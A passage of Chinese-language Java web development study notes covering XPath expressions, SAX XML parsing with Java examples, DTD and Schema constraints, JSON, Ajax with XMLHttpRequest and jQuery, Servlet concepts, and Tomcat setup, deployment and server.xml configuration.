| **/bookstore** | 选取根元素 bookstore 注释：假如路径起始于正斜杠( / )，则此路径始终代表到某元素的绝对路径！ |
| **bookstore/book** | 选取所有属于 bookstore 的子元素的 book 元素。 |
| **//book** | 选取所有 book 子元素，而不管它们在文档中的位置。 |
| **bookstore//book** | 选择所有属于 bookstore 元素的后代的 book 元素，而不管它们位于 bookstore 之下的什么位置。 |

**使用限定语[]**

|  |  |
| --- | --- |
| **路径表达式** | **结果** |
| **/bookstore/book[1]** | 选取属于 bookstore 子元素的第一个 book 元素。 |
| **/bookstore/book[last()]** | 选取属于 bookstore 子元素的最后一个 book 元素。 |
| **/bookstore/book[last()-1]** | 选取属于 bookstore 子元素的倒数第二个 book 元素。 |
| **/bookstore/book[position()<3]** | 选取最前面的两个属于 bookstore 元素的子元素的 book 元素。 |
| **//title[@lang]** | 选取所有拥有名为 lang 的属性的 title 元素。 |
| **//title[@lang='eng']** | 选取所有 title 元素，且这些元素拥有值为 eng 的 lang 属性。 |
| **/bookstore/book[price>35.00]** | 选取所有 bookstore 元素的 book 元素，且其中的 price 元素的值须大于 35.00。 |


**使用通配符**

|  |  |
| --- | --- |
| **路径表达式** | **结果** |
| **/bookstore/\*** | 选取 bookstore 元素的所有子节点 |
| **//\*** | 选取文档中的所有节点 |
| **//title[@\*]** | 选取所有带有属性的 title 元素。 |
| **//book/title | //book/price** | 选取所有 book 元素的 tilte 和 price 元素。 |

**XML解析之SAX解析**

SAX 解析器在解析开始的时候就开始发送事件。当解析器发现文档开始、元素开始和文本等时，代码会收到一个事件。

SAX 解析器根本不创建任何对象，它只是将事件传递给您的应用程序。如果希望基于那些事件创建对象，这将由您来完成。



DefaultHandler类

startElement(): 开始标签

characters（）:文本内容

endElement(): 结束标签

**案例**

**打印xml文件主要内容**

|  |
| --- |
| **package** xml;  **import** java.io.IOException;  **import** javax.xml.parsers.ParserConfigurationException;  **import** javax.xml.parsers.SAXParser;  **import** javax.xml.parsers.SAXParserFactory;  **import** org.xml.sax.Attributes;  **import** org.xml.sax.SAXException;  **import** org.xml.sax.helpers.DefaultHandler;  **public** **class** SaxDemo\_PrintXml {  **public** **static** **void** main(String[] args) {  SAXParser saxParser;  **try** {  saxParser = SAXParserFactory.*newInstance*().newSAXParser();  saxParser.parse("./src/contact.xml", **new** PrintXmlHandler());  } **catch** (ParserConfigurationException e) {  e.printStackTrace();  } **catch** (SAXException e) {  e.printStackTrace();  } **catch** (IOException e) {  e.printStackTrace();  }  }  }  **class** PrintXmlHandler **extends** DefaultHandler {  **private** StringBuffer sb = **new** StringBuffer();  @Override  **public** **void** startDocument() **throws** SAXException {  System.***out***.println("指定XML文件的主要内容为：\r");  }  @Override  **public** **void** startElement(String uri, String localName, String qName, Attributes attributes) **throws** SAXException {  sb.append("<" + qName);  **if** (**null** != attributes) {  **for** (**int** i = 0; i < attributes.getLength(); i++) {  sb.append(" " + attributes.getQName(i) + "=\"" + attributes.getValue(i) + "\"");  }  }  sb.append(">");  }  @Override  **public** **void** characters(**char**[] ch, **int** start, **int** length) **throws** SAXException {  sb.append(**new** String(ch, start, length));  }  @Override  **public** **void** endElement(String uri, String localName, String qName) **throws** SAXException {  sb.append("<" + qName + ">");  }  @Override  **public** **void** endDocument() **throws** SAXException {  System.***out***.println(sb);  }  } |
|  |

**提取xml内容到对象**

|  |
| --- |
| **package** xml;  **import** java.io.IOException;  **import** java.util.ArrayList;  **import** java.util.List;  **import** javax.xml.parsers.ParserConfigurationException;  **import** javax.xml.parsers.SAXParser;  **import** javax.xml.parsers.SAXParserFactory;  **import** org.xml.sax.Attributes;  **import** org.xml.sax.SAXException;  **import** org.xml.sax.helpers.DefaultHandler;  **public** **class** SaxDemo\_XmlToObject {  **public** **static** **void** main(String[] args) {  SAXParser saxParser;  **try** {  saxParser = SAXParserFactory.*newInstance*().newSAXParser();  MyDefaultHandler myDefaultHandler = **new** MyDefaultHandler();  saxParser.parse("./src/contact.xml", myDefaultHandler);  List<Contact> conList = myDefaultHandler.getList();  **for** (Contact contact : conList) {  System.***out***.println(contact);  }  } **catch** (ParserConfigurationException e) {  // **TODO** Auto-generated catch block  e.printStackTrace();  } **catch** (SAXException e) {  // **TODO** Auto-generated catch block  e.printStackTrace();  } **catch** (IOException e) {  // **TODO** Auto-generated catch block  e.printStackTrace();  }  }  }  **class** MyDefaultHandler **extends** DefaultHandler {  //用于存储一个contact标签中的信息  **private** Contact contact = **null**;  //用于存储所有Contact对象信息  **private** List<Contact> conList = **new** ArrayList<Contact>();  //用于返回储所有Contact对象信息  **public** List<Contact> getList() {  **return** conList;  }  //用于存储当前解析到的元素  **private** String curTag = **null**;  //用于存储当前解析到的文本  **private** String curText = **null**;  @Override  **public** **void** startElement(String uri, String localName, String qName, Attributes attributes) **throws** SAXException {  //供characters方法解析文本之用  curTag = qName;  **if** ("contact".equals(qName)) {  contact = **new** Contact();  contact.setId(attributes.getValue("id"));  }  }  @Override  **public** **void** characters(**char**[] ch, **int** start, **int** length) **throws** SAXException {  **if** (**null** != curTag) {  curText = **new** String(ch, start, length);  **switch** (curTag) {  **case** "name":  contact.setName(curText);  **break**;  **case** "gender":  contact.setGender(curText);  **break**;  **case** "phone":  contact.setPhone(curText);  **break**;  **case** "email":  contact.setEmail(curText);  **break**;  **case** "address":  contact.setAddress(curText);  }  }  }  @Override  **public** **void** endElement(String uri, String localName, String qName) **throws** SAXException {  //供characters方法丢弃空白及换行文本之用  curTag = **null**;  **if** ("contact".equals(qName)) {  conList.add(contact);  }  }  }  **class** Contact {  **private** String id;  **private** String name;  **private** String gender;  **private** String phone;  **private** String email;  **private** String address;  @Override  **public** String toString() {  **return** "Contact [id=" + id + ", name=" + name + ", gender=" + gender + ", phone=" + phone + ", email=" + email  + ", address=" + address + "]";  }  **省略getter和setter方法**  } |
|  |

**其他XML解析工具**

**Xstream**

|  |
| --- |
| <dependency>  <groupId>com.thoughtworks.xstream</groupId>  <artifactId>xstream</artifactId>  <version>1.4.10</version>  </dependency> |

**XML约束（看懂即可）**

**什么是约束？**

xml语法： w3c组织对xml文件的编程规则规范。（w3c组织制定的）

xml约束： 由开发者指定的对xml文件内容规范。（开发者根据业务指定的）

**约束分类**

DTD约束：相对简单，数据类型简单。 场景：Hibernate Struts2

Schema约束：相对复杂，功能强大，数据类型非常丰富。 场景：Spring

**DTD约束**

1）dtd的使用方法

内部的dtd：约束内容写在xml文件中。

外部的dtd：约束内容写在另一个文件中，在xml中引用。

2）语法

约束标签

<!ELEMENT 元素名称 类别> 或 <!ELEMENT 元素名称 (元素内容)>

类别：

EMPTY：空标签

PCDATA：普通字符串（不能包含子标签）

ANY： 任意内容（空标签/字符串/可以包含子标签）

顺序问题：

(子元素名称 1,子元素名称 2,.....)： 一定要依次出现1,2,...

数量问题：

子元素： 有且仅有1个

+ : 1个或多个

\* ： 0个或多个

? : 0个或1个

约束属性

<!ATTLIST 元素名称 属性名称 属性类型 默认值>

默认值：

#REQUIRED：必须

#IMPLIED：不是必须的

#FIXED value : 固定的

属性类型：控制属性值

CDATA：普通字符串

（en1|en2...）: 枚举中的一个值

ID： 唯一的值

**Schema约束**

重点：名称空间（知道如何依据名称空间找到scheme约束文件，语法查询w3c文档）

1. **JSON**
   1. **什么是JSON**

JSON(JavaScript Object Notation)是一种轻量级的数据交换格式。（xml是重量级）

JSON易于人阅读和编写，同时也易于机器解析和生成。

JSON完全独立于语言之外，但语法上借鉴了JavaScript。

官网：<http://www.json.org>

* 1. **JSON语法**

|  |  |
| --- | --- |
| **语法** | **示例** |
| **名值对：表示一个对象**：{属性名:属性值, 属性名:属性值, ...}  **值的有序列表：表示对象组成的数组**：[属性值, 属性值,...]  **注：**  **花括号保存对象，方括号保存数组。**  属性值可以是string、number、boolean、null、object、数组。  属性名必须使用双引号括起来。  属性值如果是string，必须使用双引号括起来。 | var zhangSan = {"name":"张三"}  var arrayList = [zhangSan,"李四",{"name","王五"}]  var myschool = {"name":"百年学府",  "age":"100",  "info":{"belong":"university","postCode":"350100"},  "schools":[{"location":"仓山"},{"location":"闽侯"}]  };  alert(myschool.schools[0].location); |

* 1. **使用JSON实现数据交换**

**数据交换原理：**

JavaScript对象 ←——→ JSON字符串 ←——→ JSON字符串 ←——→ Java对象

**将Java对象转换成JSON字符串**

1）导包

commons-beanutils.jar

commons-collections.jar

common-lang.jar

common-logging.jar

ezmorph.jar

**jsom-lib.jar**

|  |
| --- |
| Employee emp = **new** Employee("1","张三","男");  JSONObject obj = JSONObject.fromObject(emp);  String jsonStr = obj.toString(); |

使用json-lib(JSONObject,JSONArray)

**将JSON字符串转换成JavaScript对象**

**方法一**

使用JavaScript语言的原生函数eval()（**该方法有风险，使用需谨慎**）

|  |
| --- |
| **var** str = '{"name":"张三","age":24}';  **var** obj = eval("(" + str + ")");  alert(obj.name); |

**方法二**

使用JavaScript原生对象JSON提供的parse()方法（如果该对象无效，说明浏览器版本太低）

|  |
| --- |
| **var** str = '{"name":"李四","age":24}';  **var** obj = JSON.parse(str);  alert(obj.name); |

1. **Ajax**
   1. **简介**

|  |  |
| --- | --- |
| **Ajax的含义**  Ajax(Asynchronous Javascript And Xml)是一种不用刷新整个页面就可以和服务器通信的技术。实现这种效果的技术还有Flash和页面框架FrameSet/Iframe等。  **Ajax的原理**  Ajax的原理是利用JS提供的一个对象XMLHttpRequest（也可称为Ajax对象) 向服务器发送异步请求;服务器返回部分数据(不是一个完整的页面)，浏览器利用这些数据在回调函数中对当前页面使用DOM规则做部分更新；整个过程，页面无刷新，不打断用户的操作。  异步请求：当ajax对象发请求时，浏览器不会销毁当前页面，用户仍然可以对当前页面做其它的操作。 | **图解ajax原理** |
| **Ajax的应用**   * **输入值校验，如检测注册的用户名是否已被占用** * **搜索时的自动提示列表** * **级联显示** * **数据录入和列表显示在同一页面** * **不需要刷新的翻页**   **Ajax的优缺点**  优点：按需取数据；最大程度的减少冗余请求；局部刷新页面；减少用户心理和实际的等待时间,带来更好的用户体验；基于xml标准化,并被广泛支持,不需安装插件；进一步促进页面和数据的分离等。  **缺点：AJAX大量的使用了javascript和ajax引擎，这些取决于浏览器的支持，在编写的时候考虑对浏览器的兼容性；AJAX只是局部刷新，所以页面的后退按钮会失效；对流媒体还有移动设备的支持不是太好等。** | **ajax对象的方法和属性**   |  |  | | --- | --- | | open(method,url,async) | 创建请求  method：请求方式（get/post）  async：是否设为异步请求，默认true | | setRequestHeader(header,value) | 添加请求的Http头（post请求需用到，见编程步骤） | | getAllResponseHeaders() | 获取响应的所有Http头（返回键值对） | | getResponseHeader(header) | 获取指定的Http头（返回值） | | send([string]) | 发送请求  string：仅用于post请求，get请求不填或null | | abort() | 取消当前请求 | | readState | 请求状态（Ajax对象与服务器通信的进展）  0请求尚未初始化（还没调用open方法）  1服务器连接已建立（open已调send未调）  2请求已被接受（send已调用）  3请求成功，正在接收数据  4请求完成，接收数据成功 | | onreadystatechange | 请求状态发生变化时的事件控制对象（用于绑定事件处理函数，该函数用于处理readystatechange事件）  注：当readState属性值改变时，就会产生readystatechange事件，onreadystatechange就会调用事件处理函数。 | | responseText | 服务器返回的文本，如纯文本、html等 | | responseXML | 服务器返回的xml，可以当做DOM处理，如可使用xmlDocument.getElementsByTagName("root") | | status | 服务器返回的状态码，常见的有：  200请求成功（ok）  202请求被接受但处理未完成  (internal service error)  400错误请求  403禁止访问(forbidden)  404资源未找到(not found)  500服务器内部错误(internal service error) | | statusText | Http的状态响应文本（OK或Not Found等） | |

* 1. **使用Ajax发送异步请求编程步骤**

**获取XMLHttpRequest对象**

var xhr = getXhr();

function getXhr(){

var xhr = null;

if(window.XMLHttpRequest){

//非IE5非IE6

xhr = new XMLHttpRequest();

}else{

xhr = new ActiveXObject("Microsoft.XMLHttp");

}

return xhr;

}

**设定回调函数**：为onreadystatechange属性设定回调函数

function f1(){

if(xhr.readyState == 4 && xhr.status == 200){

var txt = xhr.responseText; //获得服务器返回的数据

//DOM操作更新页面，这里可以接收的响应有：readyState、status、responseText、responseXML

alert(xhr.responseText);

}

}

**创建并发送请求**：调用XMLHttpRequest对象的open方法和send方法

**方式一: get请求（注意编码问题和缓存问题）**

//IE7/8/9的get请求默认使用ANSI对URI编码，故请求地址要套上encodeURI()函数，此外服务器如Tomcat需修改server.xml编码设为utf-8

//为避免IE在相同URL下的get请求缓存问题（相同URL不再请求，直接使用之前请求结果），可将时间戳或随机数附到URL末尾使其唯一

xhr.open('get', **encodeURI**('checkuname.do?uname=Sally&**t=' + Math.random()**),true); // true异步（用户仍可操作）；false同步（锁定当前页面）

xhr.onreadystatechange = f1;//绑定事件处理函数

xhr.send(null);//若要提交数据，在上面open方法的url参数后面追加

**方式二: post请求**

xhr.open('post','checkuname.do',true); // true异步（用户仍可操作）；false同步（锁定当前页面）

//HTTP协议发送post请求时需有content-type消息头，XMLHttpRequest不会添加该消息头，所以要手动添加

xhr.setRequestHeader('content-type', 'application/x-www-form-urlencoded');

xhr.onreadystatechange = f1; //绑定事件处理函数

xhr.send('uname=Sally');

**服务器端处理Ajax请求，只需返回部分数据（不再需要返回完整的页面）**

public void controller(HttpServletRequest request,HttpServletResponse response) throws ServletExcepton,IOException {

request.setCharacterEncoding("utf-8");

response.setContentType("text/html;charset=utf-8");

PrintWriter out = response.getWriter();

out.println("用户名已存在！");

}

**注意**：如要返回xml格式，需严格设置XML内容，不然前端获取responseXML值将为null。如：

① 需要加xml文件的头部：<?xml version='1.0' encoding='UTF-8'?>

② 设置返回值内容类型为：response.setContentType("text/xml;charset=UTF-8");

③ 注意xml中的各个标签需要开始和结束标签对应

* 1. **jQuery对ajax的支持**

**需导入外部脚本：**

**$.ajax方法**

|  |
| --- |
| $.ajax({  url : "/testBean", //请求地址  type : "post",//请求方式（get、post）  data : "size=3",//（字符串形式："size=3"，对象形式：{"size":3}）。  dataType : "json",//服务器返回的数据类型（text：文本；json：json字符串；xml：xml文档）。  success : **function**(data){//当服务器处理正确时用来处理服务器返回数据的函数  alert(data);  },  error : **function**(){//当服务器出错时用来处理异常的函数。  alert("请求失败！");  }  //async : true//（默认true），当值为false时发送同步请求。  }); |

**load方法**

作用：向服务器发送异步请求，然后将服务器返回的数据直接添加到符合要求的节点上。

用法：$obj.load(请求地址,[请求参数]); //请求参数的写法："username=tom & age=22"或者：{'username':'tom','age':22}

注意：有请求参数时，load方法发送POST请求，否则发送GET请求

**get方法**

作用：发送GET类型的请求

用法：$.get(请求地址,请求参数,回调函数,服务器返回的数据类型)

说明：回调函数添加的参数是服务器返回的数据。（服务器返回的数据类型有：html、text、JSON、XML、script）

1. **Servlet & JSP**
   1. **概念**


**WEB****应用的演变**：

1. 单机程序。缺点：无法协同办公。
2. 网络程序（主机+终端模式）。缺点：主机售价及维护成本高。
3. 网络程序（两层CS架构：客户端+数据库）。缺点：数据库编写业务逻辑可移植性差、连接数有限。
4. 网络程序（三层CS架构：客户端+应用服务器+数据库）。缺点：数据通信模块增加开发难度。
5. 网络程序（BS架构：浏览器+Web服务器+数据库）。优点：不用编写通信程序！

**什么是Web服务器**：把本地的资源公开给外部访问的服务器。

**什么是Servlet**：Web服务器中处理动态资源请求的扩展程序。

1. CGI（Common Gateway Interface通用网关接口）：Web服务器的早期的扩展程序，用于处理客户端动态资源的请求（早期的Web服务器只能处理静态资源的请求）。缺点：开发复杂，性能较差（一个请求一个进程），可移植性不好。
2. Servlet技术：是使用Java语言开发的一套组件规范，性能好（一个请求一个线程），可移植性好，已经取代了CGI技术。



**什么是动态网页**：用户多次访问这个网页时，网页的源码是有可能改变的。

**常用动态web资源开发技术**：Servlet/JSP、ASP、PHP等。

**常用的Servlet容器兼Web服务器**：Tomcat（Apache） / JBOSS（Redhat） / glasshfish / WebLogic（BEA） / WebSphere（IBM）。

WebLogic和WebSphere支持JavaEE规范，Tomcat不完全支持（如EJB分布式应用）。

WebLogic和WebSphere收费；JBOSS软件免费，服务收费；Tomcat免费。

* 1. **Tomcat**

**Tomcat的使用**：

1. 下载地址（官网）：<http://tomcat.apache.org/>
2. 压缩版的直接解压，无需安装。
3. 配置环境变量：
   1. 需有JAVA\_HOME或JRE\_HOME系统变量
   2. 若有CLASS\_PATH系统变量，其值前端添加：%CATALINA\_HOME%\lib\servlet-api.jar;
   3. （可选）新建系统变量CATALINA\_HOME，值为Tomcat目录名（bin的上级目录）
   4. （可选）添加系统变量Path的值（原值前端添加）：%CATALINA\_HOME%\bin;
4. 启动和关闭（Linux下）：
   1. 获取权限：在Tomcat的bin目录右键打开终端输入 chmod +x \*sh 以获取访问权限
   2. 启动：再输入 startup.sh 以启动Tomcat
   3. 验证：浏览器输入 [http://loca](http://localhost:8080)[lhost:8080](http://localhost:8080) 可访问Tomcat主页，则启动成功
   4. 关闭：再输入 shutdown.sh 则关闭Tomcat
5. 启动和关闭（Windows下）：
   1. 启动：在Tomcat的bin目录下运行startup.bat文件或执行startup命令（已配置环境变量的，可在任意目录下执行）
   2. 验证：浏览器输入 <http://localhost:8080> 可访问Tomcat主页，则启动成功
   3. 关闭：在同目录下运行shutdown.bat文件或执行shutdown命令（已配置环境变量的，可在任意目录下执行）
6. 配置、启动和关闭（Eclipse下）：
   1. 配置Tomcat服务器：Window → Preferences → Server → Runtime Environments → Add… → 选择Apache Tomcat版本 → 勾选Create a new local server → Next → Browse… → 选择Apache Tomcat安装目录 → Finish → OK
   2. 设置Tomcat服务器：Window → Show View → Servers → 双击服务 → Server Locations → 选择第二项 Use Tomcat installation (…) → 保存设置
   3. 启动和关闭（略）
7. 启动故障解决：
   1. 闪退：原因：未配置JAVA\_HOME。（Tomcat由java开发，需要用jvm运行）
   2. 闪退、java.net.BindException: Address already in use：绑定异常，端口被其他程序或已在运行的Tomcat实例占用。修改Tomcat监听端口方法：修改server.xml配置文件中属性protocol="HTTP/1.1"的Connector元素的port属性值。查看端口占用情况用cports.exe软件。
   3. CATALINA\_HOME配置导致无法访问指定资源：修改CATALINA\_HOME路径使其指向期望路径或删除CATALINA\_HOME环境变量（安装版的Tomcat会自动设置CATALINA\_HOME，卸载后不会自动删除）。

**Tomcat的目录结构**：

|-bin 存放Tomcat操作命令。bat是window版本，sh是Unix和linux版本。

startup.bat ： 后台在调用catalina.bat start

shutdown.bat : 后台在调用catalina.bat stop

|-conf 存放Tomcat服务器软件的配置文件。server.xml文件是核心配置文件。

|-lib 支撑Tomcat软件运行的jar包。

|-logs 存放Tomcat服务器运行过程中日志信息。

|-temp Tomcat的临时目录，存放临时文件。

|-webapps 存放web应用的目录。

|-work Tomcat运行目录。存放jsp页面运行过程中产生的临时文件。

**web应用目录结构（规范）（重点）**

|-根目录：名称自定。一个web应用必须有一个根目录。**根目录下的文件外界可以直接访问！**

|-静态资源：html+css+javascript+images+xml。

|-WEB-INF目录：**该目录下文件默认外界无法直接访问！由web服务器负责调用！可在web.xml文件中设置可访！**

|-classes目录（可选）：放class字节码

|-lib目录： （可选）：存放jar包。不能有子目录，全部jar包放在根目录下。

|-web.xml文件： web应用的配置文件。

**web应用部署三种方法（推荐第三种）**

**1）直接把web应用拷贝到webapps目录下**

**使用默认资源**：访问默认资源，浏览器不需要写web资源名称。

在web.xml文件中配置默认资源：

|  |
| --- |
| <!-- 默认资源--><!—文件内容若有中文，须保证编码：<?xml version="1.0" encoding="UTF-8"?> -->  <welcome-file-list>  <welcome-file>index.html</welcome-file>  <welcome-file>index.jsp</welcome-file>  <welcome-file>hello.html</welcome-file>  </welcome-file-list> |

**使用默认web应用名**：ROOT是默认应用名。访问默认应用名，浏览器不需要写web应用名称。

将web应用根目录名改成ROOT即可使用默认web应用名。

**使用默认端口**：80是默认端口。访问默认端口，浏览器不需要写端口号。

在server.xml配置文件中配置默认端口：将属性protocol="HTTP/1.1"的Connector元素的port属性值改为80。

弊端：Tomcat软件和web应用绑定在一起。

解决办法：使用虚拟web应用（虚拟网站）把tomcat软件和web应用分离。

**2）虚拟网站配置**

在%CATALINA\_HOME%/conf/server.xml文件中修改：Host节点下增加Context子节点

|  |
| --- |
| <Host name="localhost" appBase="webapps" unpackWARs="true" autoDeploy="true">  <!-- 配置虚拟网站，path值前面的“/”可省略 -->  <Context docBase="web应用根目录或WAR文件的绝对路径或相对Host之appBase路径的相对路径"  path="/web应用名称"/>  </Host> |

注意：

如果path为空字符串或“/”，那么浏览器也不需要写web应用名称访问该web应用，而且优先于ROOT应用。

弊端：修改了server.xml核心配置文件，风险比较高。

解决办法：添加xml文件配置虚拟网站。

**3）通过添加xml文件的方式配置虚拟网站（推荐）**

在%CATALINA\_HOME%/conf/Catalina/localhost目录下，添加xml文件（**文件名就是web应用名**）：

|  |
| --- |
| <?xml version="1.0" encoding="utf-8"?>  <Context docBase="web应用根目录的绝对路径"/> |

**模拟建立站点（Host）**

站点和网站的关系：一个站点可以包含多个网站。

1）**添加站点**：在server.xml文件中添加Host节点，name属性指定站点名称，appBases属性指定站点根目录。

|  |
| --- |
| <!-- 新建站点-->  <Host name="www.baidu.com" appBase="E:\baidu"  unpackWARs="true" autoDeploy="true"  xmlValidation="false" xmlNamespaceAware="false">  </Host> |

2）**“注册”域名**：在本地的hosts文件（C:\Windows\System32\drivers\etc\hosts）中添加一个站点和ip地址的映射：

127.0.0.1 www.baidu.com

3）**访问站点及其网站**：访问站点的百度音乐项目：

http://www.baidu.com/music/index.html

[**Tomcat详解**](http://blog.csdn.net/weinianjie1/article/details/7954425)

**server.xml文件**：

|  |
| --- |
| <?xml version=*'1.0'* encoding=*'utf-8'*?>  <Server port=*"8005"* shutdown=*"SHUTDOWN"*>  <Listener className=*"org.apache.catalina.startup.VersionLoggerListener"* />  <Listener className=*"org.apache.catalina.core.AprLifecycleListener"*  SSLEngine=*"on"* />  <Listener className=*"org.apache.catalina.core.JasperListener"* />  <Listener className=*"org.apache.catalina.core.JreMemoryLeakPreventionListener"* />  <Listener className=*"org.apache.catalina.mbeans.GlobalResourcesLifecycleListener"* />  <Listener className=*"org.apache.catalina.core.ThreadLocalLeakPreventionListener"* />  <GlobalNamingResources>  <Resource name=*"UserDatabase"* auth=*"Container"*  type=*"org.apache.catalina.UserDatabase"*  description=*"User database that can be updated and saved"*  factory=*"org.apache.catalina.users.MemoryUserDatabaseFactory"*  pathname=*"conf/tomcat-users.xml"* />  </GlobalNamingResources>  <Service name=*"Catalina"*>  <Connector port=*"8080"* protocol=*"HTTP/1.1"*  connectionTimeout=*"20000"* redirectPort=*"8443"* />  <Connector port=*"8009"* protocol=*"AJP/1.3"* redirectPort=*"8443"* />  <Engine name=*"Catalina"* defaultHost=*"localhost"*>  <Realm className=*"org.apache.catalina.realm.LockOutRealm"*>  <Realm className=*"org.apache.catalina.realm.UserDatabaseRealm"*  resourceName=*"UserDatabase"* />  </Realm>  <Host name=*"localhost"* appBase=*"webapps"* unpackWARs=*"true"* autoDeploy=*"true"*>  <Valve className=*"org.apache.catalina.valves.AccessLogValve"* directory=*"logs"*  prefix=*"localhost\_access\_log."* suffix=*".txt"*  pattern=*"%h %l %u %t &quot;%r&quot; %s %b"* />  </Host>  </Engine>  </Service>  </Server> |

**组件关系**：

|  |  |
| --- | --- |
| 顶层类组件：Server、Service  连接器类组件：Connector  容器类组件：Engine、Host、Context  嵌套类组件：Logger、Valve、Realm | Server  Service  Service  Service  Connector  Connector  Connector  Engine  Engine  Engine  Host  Contex  Contex  Contex |
| **Server**（admin port: 8005）  **Service**  **Service**  **Connector**(p:8080)  Coyote HTTP/1.1  **Connector**  HTTPS  **Connector**(p:8009)  Coyote/JK2 AJP/1.3  **Connector**  其他协议  **Engine**  **Host**:localhost  **Context**  path="/hello"  Host:www.xyz.com  **Context**  path=""  **Context**  path="/hi"  **Context**  path="" | |

**server.xml文件结构**：

|  |
| --- |
| <Server> 代表整个Catalina Servlet容器  <Listener />  <GlobaNamingResources>  </GlobaNamingResources>  <Service> 不同端口部署不同应用则用多个Service  <Connector /> 连接器。接收客户端请求，发送服务端响应。可多个，共享同一个<Engine>。  <Engine> 一组虚拟主机的集合。处理在同一个Service中所有Connector接收到的客户请求并生成响应结果。  <Logger />  <Realm />  <Host> 虚拟主机，一个Host对应一个虚拟主机，一个虚拟主机可简单理解为一个网站。  <Logger />  <Context /> Web应用程序，一个Context对应一个Web应用程序。  </Host>  </Engine>  </Service>  </Server> |

**server.xml参数详解**

|  |  |  |
| --- | --- | --- |
| **元素名** | **属性** | **解释** |
| Server  （非容器，不可定义“Valves”或“Loggers”子组件） | port | 指定一个端口，这个端口负责监听关闭Tomcat的请求 |
| shutdown | 指定向端口发送的命令字符串 |
| Service  （非容器，不可定义“Valves”或“Loggers”子组件） | name | 指定Service的名字。  值为Catalina时，处理由Tomcat服务器直接接收的web客户请求；  值为Apache时，处理由Apahce服务器转发过来的Web客户请求。 |
| Connector（连接器，连接客户端和服务器） | port | 指定服务器端要创建的端口号，并在这个断口监听来自客户端的请求。  端口号默认8080，若为80，在请求地址中可忽略。 |
| protocol | 指定Http协议，默认值为HTTP/1.1。常用协议：  org.apache.coyote.http11.Http11Protocol：HTTP/1.1，一个访客网络连接需要一个线程，并发性能比较低。  org.apache.coyote.http11.Http11NioProtocol：NIO连接器，一个由非阻塞的socket工作模式构成的连接器，并发性能良好，纯Java实现。  org.apache.coyote.http11.Http11AprProtocol：APR连接器，所谓 APR 就是网络上最多服务器使用的Web服务程序Apache Http Server所使用的库，Tomcat建议在生产环境使用。 |
| minProcessors | 服务器启动时创建的处理请求的线程数，默认值5？ |
| maxThreads | (default=200) 最多可创建线程的数量。 |
| maxProcessors | 最大可以创建的处理请求的线程数，默认值200 |
| executor | 指定当前连接器使用的线程池的名称，如果指定，则忽略其他针对线程数量的设置，比如 maxThreads。  EXECUTOR 的配置：  Executor 用于定义共享的线程池。默认情况下每个Connector都会产生自己的一个线程池，如果你想多个Connector共享一个线程池，则可以先定义一个线程池，如：  <Executor name="tomcatThreadPool" namePrefix="catalina-exec-" maxThreads="150" minSpareThreads="4"/>  然后增加Connector的executor属性：  executor="tomcatThreadPool" |
| maxPostSize | 最大允许POST上传的数据大小（单位为字节），默认为2097152字节即2MB。对于一般网站来说，比如有写评论写文章的网站，默认的2MB已经足够，不过如果网站带有图片甚至文件上传功能，则需要根据具体情况来定。 |
| enableLookups | 默认值为true，支持解析客户端域名。WEB应用中可通过调用request.getRemoteHost()进行DNS查询来得到远程客户端的实际主机名，若为false则不进行DNS查询，而是返回其ip地址 |
| redirectPort | 指定服务器正在处理http请求时收到了一个SSL传输请求（https）后重定向的端口号。  当用户访问非https的资源而该资源又需要https方式访问时，Tomcat会自动重定向到https端口，一般https使用 TCP 443端口，所以一般取值”443″。 |
| SSLEnabled | (默认为false)，设置当前连接器是否使用安全SSL传输，如果设置为”true”，则应该同时设置下面两个属性： scheme="https" (默认为http)，secure="true"(默认为false)。 |
| acceptCount | 指定当所有处理请求的线程都被使用时，可以放到处理队列中的请求数，超过这个数的请求将不予处理（返回Connection refused错误） |
| adress | 连接器所绑定的IP地址，当一台服务器存在多个ip地址时可以指定其中的需要绑定的一个，默认不设置该属性的值表示绑定当前服务器的所有ip地址。 |
| compressableMimeType | (default=”text/html,text/xml,text/plain”) 指定需要GZIP压缩的资源的类型。 |
| compression | (default=off) 是否启用GZIP压缩，可以取值 on/off/force，设置为on之后会对 compressableMimeType 属性指定的资源类型启用GZIP压缩。 |
| keepAliveTimeout | (default=connectionTimeout)，访客完成一次请求后维持网络连接的时间。 |
| connectionTimeout | 指定超时的时间毫秒数（当访客网络连接后服务器等待第一行Request头出现的时间），默认为60000，若为-1表示不限制。 |
| Engine（每个Service只能有一个Engine.处理在同一个Service中所有Connector接收到的客户请求） | defaultHost | 指定缺省的处理请求的主机名，它至少与其中的一个host元素的name属性值是一样的 |
| Host（表示一个虚拟主机） | name | 设置虚拟主机的域名，比如localhost表示本机名称，实际应用时应该填写具体域名，比如www.dog.com或者dog.com，当然如果该虚拟主机是给内部人员访问的，也可以直接填写服务器的ip地址，比如 192.168.1.10。 |
| alias | 指定主机别名,可以指定多个别名 |
| appBase | 设置 Web 应用程序组的路径，即存放应用程序的目录。  appBase属性的值可以是相对于Tomcat安装目录的相对路径，也可以是绝对路径，需要注意的是该路径必须是Tomcat有权限访问的，通过Arch Linux源安装的Tomcat是通过Tomcat用户运行的，因此创建一个新的appBase目录之后可以使用chown命令更改目录的所有者。 |
| autoDeploy | 是否允许自动部署，默认true，表示Tomcat服务处于运行状态时,能够监测appBase下的文件,如果有新有web应用加入进来,会自运发布这个WEB应用 |
| unpackWARs | 默认true，自动展开war压缩包再运行Web应用程序，为false则不解压，直接从WAR文件中运行应用程序。 |
| deployOnStartup | 若为true,表示Tomcat服务器启动时会自动发布appBase目录下所有的Web应用.如果Web应用中的server.xml没有相应的<Context>元素,将采用Tomcat默认的Context |
